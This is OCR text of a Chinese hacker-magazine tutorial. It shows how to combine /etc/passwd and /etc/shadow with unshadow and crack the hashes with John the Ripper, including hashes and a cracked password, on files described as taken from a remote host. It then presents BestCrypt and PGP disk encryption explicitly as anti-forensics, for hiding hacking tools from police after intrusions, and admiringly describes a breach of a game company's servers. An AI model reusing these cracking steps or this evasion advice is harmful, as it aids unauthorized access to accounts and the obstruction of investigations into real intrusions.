
Linux密码，但它也增添了一些可扩展的模块，可以用来破解其它的密码类型，包括Windows LM表示和NT哈希。

John可以运行在许多类型的平台上，包括Linux、UNIX以及所有类型的Windows，甚至是古老的DOS操作系统。为了提高John的破解速度，John甚至拥有针对各种不同的CPU进行优化的代码，例如针对Intel的MMX技术。John还有更为强大的灵活性，可以用来破解各种不同UNIX变种的密码，包括Linux、FreeBSD、OpenBSD、Solaris、Digital UNIX、AIX、HP-UX和IRIX等。尽管John设计的初衷是为了破解UNIX密码，但因为它是一款开源工具，所以很多程序员为John添加了新的模块，实现了很多新的功能，现在的John也可以破解Windows系统中的LM表示和NT哈希。而且，我们还可以使用Dug Song编写的一款John的扩展模块来破解与S/Key一次性密码系统和AFS/Kerberos票据授权票（Ticket Granting Tickets，简称TGT）相关的文件，这些文件用来对认证进行加密。

1、安装John the Ripper

我们可以在互联网上下载到John的源代码，进行简单的/configure&&make&&make install就可以将其安装到系统中了。因为我是在本机测试的，所以就直接使用ubuntu的apt下载来安装John了，John的最新版本为1.7.3.1。

在终端执行命令**sudo apt-get install john**，注意这里需要输入的程序名是“john”，而不是“John”，如图4。



```
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
jilianghou@jilianghou-laptop:~$ sudo apt-get install john
[sudo] password for jilianghou:
正在读取软件包列表... 完成
正在分析软件包的依赖关系树
正在读取状态信息... 完成
下列软件包是自动安装的并且现在不再被使用了：
  libchewing3-data libchewing3 ttf-arphic-bsmi00lp
使用'apt-get autoremove'来删除它们
将会安装下列额外的软件包：
  john-data
建议安装的软件包：
  wenglish wordlist
下列【新】软件包将被安装：
  john john-data
共升级了 0 个软件包，新安装了 2 个软件包，要卸载 0 个软件包，有 0 个软件未被升级

需要下载 901kB 的软件包。
解压缩后会消耗掉 1815kB 的额外空间。
您希望继续执行吗？[Y/n]
```

图4

在安装John的同时，也会安装一个名为unshadow的小工具，它的用处就和它的名字一样，就是去掉阴影。

简单的说，就是将/etc/passwd文件中的内容读取出来并写入到一个新的文本文档中，此时这个文本文件中的内容和/etc/passwd文件中的内容相同，“加密的密码”字段都是用“x”代替的，但这并不是我们需要的，所以unshadow程序又会将/etc/shadow文件中的“加密的密码”字段提取出来替换掉刚刚生成的文本文档中的“x”部分，从而生成一个原始的passwd文件，也就是保存有真正的“加密的密码”字段的passwd文件。

2、使用unshadow程序生成原始的passwd文件


unshadow的使用格式为“unshadow passwd文件位置 shadow文件位置 > 文本文件名”，默认情况下passwd和shadow文件都存在于/etc目录中，所以在终端中执行命令：**unshadow /etc/passwd /etc/shadow > sagi.txt**，如果没有出现错误报告，现在sagi.txt文件中就会保存有原始的passwd文件。

我把一台安装有redhat5系统的passwd和shadow文件下载到了本地，来unshadow这两个文件，进入passwd和shadow文件所在目录，执行命令**unshadow passwd shadow > sagi.txt**，如图5，可以看到root用户和test用户的相关信息，具体内容如下：

```
root:$1$A8hpDb.X$lBKil4GOpyYyQU2mJY5Zj1:0:0:root:/root:/bin/bash
test:$1$MBUjr.sT$u88R2J0.lnfV9gxvILlKs0:500:500:test:/home/test:/bin/bash
```

其中“加密的密码”字段和我们之前在/etc/shadow文件中看到的数据相同，这也印证了unshadow程序的工作过程。

现在有了原始的passwd文件，就可以对passwd文件中存在的用户口令进行破解了，不过在破解前，先让我们来了解一下John的几个参数。



```
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
jilianghou@jilianghou-laptop:~$ ls
examples.desktop  shadow  模板  视频  文档  桌面
passwd                    公共的  软件  图片  音乐
jilianghou@jilianghou-laptop:~$ unshadow passwd shadow > sagi.txt
jilianghou@jilianghou-laptop:~$ cat sagi.txt
root:$1$A8hpDb.X$lBKil4GOpyYyQU2mJY5Zj1:0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:/sbin/nologin
daemon:*:2:2:daemon:/sbin:/sbin/nologin
adm:*:3:4:adm:/var/adm:/sbin/nologin
lp:*:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:*:5:0:sync:/sbin:/bin/sync
shutdown:*:6:0:shutdown:/sbin:/sbin/shutdown
halt:*:7:0:halt:/sbin:/sbin/halt
mail:*:8:12:mail:/var/spool/mail:/sbin/nologin
news:*:9:13:news:/etc/news:
uucp:*:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:*:11:0:operator:/root:/sbin/nologin
games:*:12:100:games:/usr/games:/sbin/nologin
gopher:*:13:30:gopher:/var/gopher:/sbin/nologin
ftp:*:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:*:99:99:Nobody:/:/sbin/nologin
rpm:!!:37:37::/var/lib/rpm:/sbin/nologin
dbus:!!:81:81:System message bus:/:/sbin/nologin
avahi:!!:70:70:Avahi daemon:/:/sbin/nologin
mailnull:!!:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:!!:51:51::/var/spool/mqueue:/sbin/nologin
nscd:!!:28:28:NSCD Daemon:/:/sbin/nologin
vcsa:!!:69:69:virtual console memory owner:/dev:/sbin/nologin
rpc:!!:32:32:Portmapper RPC user:/:/sbin/nologin
rpcuser:!!:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:!!:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
sshd:!!:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
pcap:!!:77:77::/var/arpwatch:/sbin/nologin
ntp:!!:38:38::/etc/ntp:/sbin/nologin
haldaemon:!!:68:68:HAL daemon:/:/sbin/nologin
xfs:!!:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
gdm:!!:42:42::/var/gdm:/sbin/nologin
sabayon:!!:86:86:Sabayon user:/home/sabayon:/sbin/nologin
test:$1$MBUjr.sT$u88R2J0.lnfV9gxvILlKs0:500:500:test:/home/test:/bin/bash
jilianghou@jilianghou-laptop:~$
```

图5

3、配置John the Ripper并破解第一个密码

成功安装John工具后，就可以在终端中输入命令john（注意一定不要把“j”打成“J”了）来查看John的命令格式和参数了，如图6。我们现在只需要了解其中几个比较常用的参数，它们是单一攻击模式、单词列表模式、递增模式以及外部模式。这四种模式的功能如下，括号中的部分是该模式对应的John的命令参数。

单一攻击模式（--single）：这个模式是John支持的最为快速，但是最受限制的模式。它仅根据帐户的信息来进行猜解，包括用户的帐户名和General Electric Computer Operating

System (GECOS) 域。

单词列表模式（——wordlist=FILE ——stdin），这个模式是基于一个字典来猜解密码，使用规则集创建大量的单词组合。

递增模式（——incremental[=MODE]），这个模式为了实现完全的暴力攻击，试图尝试所有的组合字符来进行密码猜测。这个模式的一个亮点就是使用了词频表来保证大多数最为常用的字符（例如英文字母e）在密码猜解中有较高的比重。

外部模式（——external=MODE），可以使用外部模式创建定制的函数来生成猜测的密码。

```
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
jilianghou@jilianghou-laptop:~$ john
John the Ripper password cracker, version 1.7.2
Copyright (c) 1996-2006 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single                  "single crack" mode
--wordlist=FILE --stdin   wordlist mode, read words from FILE or stdin
--rules                   enable word mangling rules for wordlist mode
--incremental[=MODE]      "incremental" mode [using section MODE]
--external=MODE           external mode or word filter
--stdout[=LENGTH]         just output candidate passwords [cut at LENGTH]
--restore[=NAME]          restore an interrupted session [called NAME]
--session=NAME            give a new session the NAME
--status[=NAME]           print status of a session [called NAME]
--make-charset=FILE       make a charset, FILE will be overwritten
--show                    show cracked passwords
--test                    perform a benchmark
--users=[-]LOGIN|UID[,..] [do not] load this (these) user(s) only
--groups=[-]GID[,..]      load users [not] of this (these) group(s) only
--shells=[-]SHELL[,..]    load users with[out] this (these) shell(s) only
--salts=[-]COUNT          load salts with[out] at least COUNT passwords only
--format=NAME             force ciphertext format NAME: DES/BSDI/MD5/BF/AFS/LM/
NT/mscash/NETLM/NETNTLM
--save-memory=LEVEL       enable memory saving, at LEVEL 1..3
jilianghou@jilianghou-laptop:~$
```

图6

```
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
root@jilianghou-laptop:/home/jilianghou# john sagi.txt
Loaded 2 password hashes with 2 different salts (FreeBSD MD5 [32/32])
123456           (test)
```

图7

默认情况下，John开始的时候使用单一攻击模式，然后使用单词列表模式，最后使用递增模式，即使面对所有的这些灵活性，对于大多数密码破解攻击来说，John的默认值仍然是最好的。通过简单的执行John程序，然后给它一个被unshadow的密码文件，攻击者就可以很快、很简单的破解出密码。使用默认值破解原始的passwd密码文件，只需要执行命令“john 原始passwd文件”。如图7所示，我那个test用户的密码被瞬间秒杀了，因为其密码强度非常弱，而破解例子中root用户的密码也只需要几分钟，因为root密码只是一个7位的纯数字密码。

如果想中途打断密码破解过程，可以按键盘上的“Ctrl+C”组合键。John找到的密码会保存在John目录下一个后缀为“pot”的文件中。

我们之所以不直接破解本地ubuntu的密码，原因有以下两个：

1、为了让读者了解，可以从远程主机下载到passwd和shadow两个文件，并且可以在本地unshadow得到原始的passwd，然后对其进行破解。

2、目前的John版本中，没有一个版本的John能破解ubuntu9.04默认的“加密的密码”，我曾经给Solar Designer发了一封邮件询问出现这种情况的原因，他给我的回答如下：

That's because JtR does not [yet] have support for the relatively recent SHA2 hashes in glibc. I've started on an implementation, but got sidetracked with the MPI patches. For the moment, you won't be able to crack any Linux hashes but MD5, blowfish, and DES.

This raises an interesting question: with the proliferation of SHA-based hashes in the past few years, is it time to consider a standardized JtR-internal SHA implementation? Other than reducing external dependencies, would it be worth it? I know OpenSSL has reasonably well optimized implementations for the platforms they're on (if programmatically generated), but don't know how much a hand-optimized solution could improve over them.

也就是说，目前的John无法破解ubuntu的MD5加密的的密码，可以说ubuntu server在密码安全方面还是比RedHat有所突破，至少著名的John无法破解ubuntu的密码。

（文章中涉及到的john the ripper1.7.3.1，已经收录在了光盘中）

Linux深入加密之文件加密

文章难易度：★★★
文章阅读要点：如何使用Bestcrypt 1.8.0对Linux系统下的文件进行加密

姬良

在前两节的内容中，我为大家简单的介绍了Windows和UNIX/Linux的帐户加密机制，对于一个合格的UNIX/Linux黑客来说，仅仅能做到帐户的安全是远远不够的，因为在经常入侵的UNIX/Linux平台上，还有很多的机密数据需要加密。

第一个例子

假设我们正在使用本机的Ubuntu系统对远程的服务器实施攻击，实施攻击的方法相对巧妙，造成对方服务器瘫痪或出现其它异常情况，而服务器管理员将此事报案到有关部门（110）。我们在入侵的时候并没有使用任何跳板和代理，因此警方很快就查到了我们使用的ADSL的IP段所属的城市及小区，很快就找到了我们。又假设我们人品比较不好，做了坏事死活都不承认，但这却并不会影响到警方的取证，他们会将我们的作案工具（我们使用的计算机）带回公安局并送给相关部门研究，从中取证。因为在我们的计算机中存有入侵对方服务器时所使用的工具以及一些临时记录等对警方有利的信息，而一旦警方掌握了这些证据，就将会对我们非常不利。倘若我们事先将自己使用的黑客工具和一些临时记录都进行了加密，而且使用的加密算法是

PGP一类的加密算法集，那么对方在取走我们的作案工具后，也将无从取证。如果在作案时又使用了跳板或代理，加上我们本身的数据加密，这样就可以在很大程度上提高我们自己的安全了。

第二个例子

再举一个简单的例子，有一个非常擅长入侵和渗透的黑客，他的名字叫晓岚，晓岚入侵了国内某著名网游公司的游戏服务器，从服务器上提取到了完整的服务端程序。这里我还想另外说一下，我认识的像晓岚这样NB黑客有很多，帮助他们制作过很多入侵时使用的工具，也亲眼目睹了他们入侵各种NB服务器的过程。在他们入侵的几乎所有的游戏服务器中，90%的服务器使用的是Centos操作系统，大家可以粗略的把Centos当成是著名的RedHat Linux企业级的新版本。换句话说，多数网络游戏服务器运行的都是Linux操作系统，可见学好Linux对一个黑客技术爱好者的重要性有多高！

我们返回到上面的例子中，晓岚下载到网络游戏的服务端程序后，就可以利用这个服务端程序建立私服了（小菜们要注意了，一般网络游戏私服的建立过程就是这样的）。晓岚是著名黑客，有一定的经济实力（开奥迪的），他购买了几台服务器，并在服务器上安装了Linux操作系统。晓岚经过反复的调试和修改，终于将游戏服务端安装到了自己的服务器上，私服服务器已经建立完毕，现在修改客户端的链接参数后就可以连接这台私服服务器并进行游戏了。不过此时的私服还不能就这样提供游戏，为什么呢？因为晓岚是黑客，对服务器的安全性要求很高，他是第一个通过黑客技术获取此网络游戏服务端的人，在国内没有此网络游戏的私服，如果以游戏私服可以正常游戏为标准的话，事实上现在确实就可以运行这个游戏私服了。可是俗话说的好，枪打出头鸟，当游戏公司发现网络上存在这么一个私服时，一定会报案的。当公安部门的工作人员来到私服服务器所在的机房，将所有私服服务器切断电源并带回公安局交给相关技术部门进行研究，技术人员从中取证，得到了游戏服务端程序，这将对晓岚同学非常的不利。无奈晓岚找到了另一个名叫“姬良”的黑客并说明了情况，于是姬良就给出了解决方案，这也就是本节将要介绍的内容了，怎么样，是不是很兴奋呢？

回顾蓝本

回到Windows系统平台上来，在Windows平台下有一款非常著名的加密软件，国内所谓的高强度加密软件在它面前都黯然失色，这就是著名的PGP。PGP–Pretty Good Privacy是一款基于RSA公匙加密体系的邮件加密软件，可以用它对你的邮件保密以防止非授权者阅读，它还能对你的邮件加上数字签名，从而使收信人可以确信邮件是你发来的。它还可以让我们安全的和自己从未见过的人来通讯，事先并不需要任何保密的渠道用来传递密匙。因为它采用的是审慎的密匙管理，一种RSA和传统加密的杂合算法，用于数字签名的邮件文摘算法，加密前压缩等，另外还有一点，就是它的源代码是免费的。

对于我们的计算机来说，有许多方法能用来保护信息。比如，可以利用上锁的门，在建筑物里隔出一个封闭的空间，然后只允许被授权的人出入；公司也可以要求员工必须使用个人帐号以及密码来登录网络，同时安装防火墙来监控公司内部与外部间的信息传输，这些机制都是为了加强信息的保密。

而PGP正好能够提供独立计算机上的信息保护功能，使得这个系统更加完备。它提供了数据加密功能，包括了电子邮件、任何储存起来的文件、还有即时通讯（例如ICQ之类的）等。这能让使用者保护他们发送的信息（诸如电子邮件），还有他们储存在计算机上的文件等。文件和信息通过使用者的密钥，再通过复杂的算法运算后编码，只有它们的接收人才能把这些文件和信息解码。

现在大家应该对PGP有了一个大概的了解吧，我们再来看一下PGP实际上都具有哪些功能：PGP使用加密以及效验的方式，提供了多种的功能和工具，以保证我们的电子邮件、文件、磁盘以及网络通讯的安全。我们这里主要介绍一下PGP DISK功能，该功能可以创建一个.pgd的文件，该文件用PGP Disk功能加载后，将以新分区的形式出现，我们可以在此分区内放人需要保密的任何文件。其使用私钥和密码两者共用的方式来保存加密数据，保密性坚不可摧，但需要注意的是，一定要在重装系统前记的备份“我的文档”中的“PGP”文件夹里的所有文件，以备重装系统后来恢复你的私钥，否则将永远无法再次打开曾经在该系统下创建的任何加密文件！

具体到Windows系统平台下，我们可以使用PGP建立一个大小可以自定义的文件，假如我们的黑客工具文件夹有1GB，那么就可以建立一个1GB的PGP disk文件，这个文件的扩展名是pgd，然后将这个pgd文件挂载到磁盘的某一个文件夹或者是建立一个新的分区，新建立的分区大小为1GB，也就是刚才建立PGD文件所设置的大小，将黑客工具都移到这个新磁盘分区中。每次开机都需要先将这个pgd文件挂载到指定位置，挂载的时候是需要输入密码的，计算机重启后，已挂载的文件夹或分区将自动卸载，从而保证了数据的安全性。要知道pgp是美国限制出口的产品之一，想要通过pgd文件来破解pgp的密码，在可预见的未来几乎是不可能的。

青出于蓝

既然Windows平台下的pgp工具这么优秀，那么Linux下有没有类似的工具呢？答案是肯定的。在Linux平台下有许多类似的工具，除了pgp官方推出的Linux版本的pgp工具外，还有openpgp、GnuPG以及Bestcrypt等。这些工具都很优秀，不过最适合做反取证加密的应该是Bestcrypt这款俄罗斯的工具了，它有Windows、Linux和网络版三个版本，Linux版本是完全免费的，我们可以在其官方网站下载到Bestcrypt的tar.gz包。最新版本的Bestcrypt是Bestcrypt 1.8.0，从官方网站下载到其最新的二进制文件包并解压到计算机中，如图1。

打开终端，进入Bestcrypt文件夹，执行命令**make**将文件链接，再执行**sudo make install**将Bestcrypt安装到计算机中，然后我们重新启动计算机，否则Bestcrypt主程序将不会正常运行。重新启动后，打开终端，Bestcrypt的主程序名为bctool，而且在安装Bestcrypt的时候已经将其添加到了命令中，所以在

终端中直接输入命令**Bctool**，就可以看到bctool的所有参数及选项了，具体如下：

```
test@test-desktop:~$ bctool
Missed command
Usage:
bctool command [options] arguments

commands:
    new          - create container      (filename -a alg_name -s size [-d description] [-t fstype] [-v])
    format       - format container      (filename [-t fstype])
    mount        - mount container   (filename mountpoint [-t fstype] [-m mode] [-u user] [-g group] [-r])
    umount       - unmount container  (mountpoint [-f])
    umount_all   - unmount all mounted bc containers ( [ - v ] [-f])
    info         - get info on container     (filename)
    passwd       - change container's password  (filename)
    add_passwd   - add additional password for container  (filename)
    del_passwd   - delete additional password (filename)
    fsck         - filesystem check  (filename [-t fstype])
    reencrypt    - reencrypt container    (filename -a alg_name [-v])
    make_hidden  - make hidden part in container
(filename size_of_hidden_part [-t fstype] [-v])
    where: size_of_hidden_part xxx%% in percents of container size
    link         - link container to BestCrypt device  (filename devicename [-r])
    raw_link     - link raw file to BestCrypt device   (filename devicename -a alg_name [-p] [-r])
    unlink       - unlink container from device  (devicename)
    unlock       - unlock container  (filename)
    keygen_cmd   - container key generator command(filename command)

options:
-t fstype    - to specify filesystem type (default: msdos)
  -a alg_name - to specify algorithm name
  -s size     - to specify container size
example: -s xxx - in bytes; -s xxxK - in Kb; -s xxxM - in Mb; -s xxxG - in Gb
  -d desc     - to specify description of container (up to 64 symbols)
-r           - to mount read only
-m mode      - to specify mountpoint mode in octal (default 0700)
-u user      - to specify mountpoint's owner (root only can do it)
-g group     - to specify mountpoint's group
-p           - use random password
-v           - be verbose
-V           - print version and exit
```

因为bctool的参数非常多，限于篇幅，本文就只能介绍几个常用的参数了：

```
new ：表示要建立一个新的档案
-a ：指定加密演算法，Bestcrypt支持以下的加密算法（括号内为加密的位数）：
  RIJNDAEL(256)
  IDEA(128)
  BLOWFISH-448(448)
  BLOWFISH-128(128)
```

